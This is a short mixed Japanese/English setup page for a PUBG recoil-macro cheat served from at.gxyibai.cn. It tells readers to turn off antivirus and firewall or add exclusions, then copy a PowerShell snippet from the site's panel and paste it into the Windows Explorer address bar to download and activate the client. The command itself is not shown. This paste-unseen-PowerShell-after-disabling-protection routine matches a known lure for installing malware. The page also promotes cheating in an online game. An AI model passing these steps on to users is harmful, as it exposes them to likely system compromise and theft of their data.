CMD Macro PUBG — 手順
at.gxyibai.cn パネル:ATキー、エクスプローラーのアドレスバーでの PowerShell、反動;VT-x と動画。
Download
Latest build: https://at.gxyibai.cn/
System preparation
- Antivirus & firewall — disable temporarily for install/launch or add exclusions for the software folder.
- VT-x virtualization — enable in BIOS/UEFI (Intel VT / AMD SVM). Use LeoMoon CPU-V to verify VT-x Supported and VT-x Enabled are green; enable SLAT-related options if needed.
- Reboot — restart after BIOS changes and after recoil tweaks if the UI asks.
同一パネル:ログイン・取得・反動
3枚のスクショはすべて at.gxyibai.cn — 同じダッシュボードの流れ:ATキー、PowerShellでクライアント取得、同じページで反動設定。
- 1 — ログイン — AT… キーを入力。
- 2 — ダウンロード/有効化 — PowerShell欄の コードをコピー。エクスプローラー このPC、上部 アドレスバー に貼り付け Enter(検索や「ファイル名を指定して実行」ではない)。有効期限 が出るまで待つ。別のダウンロード案内があれば従う;通常はアドレスバー。
- 3 — 反動 — 範囲やプリセット、設定を保存、必要なら 再起動。

図1 — キー入力。

図2 — エクスプローラーのアドレスバーへ貼り付け。

図3 — Webパネルで調整。
注意: プレイ中は設定パネルを開かないでください。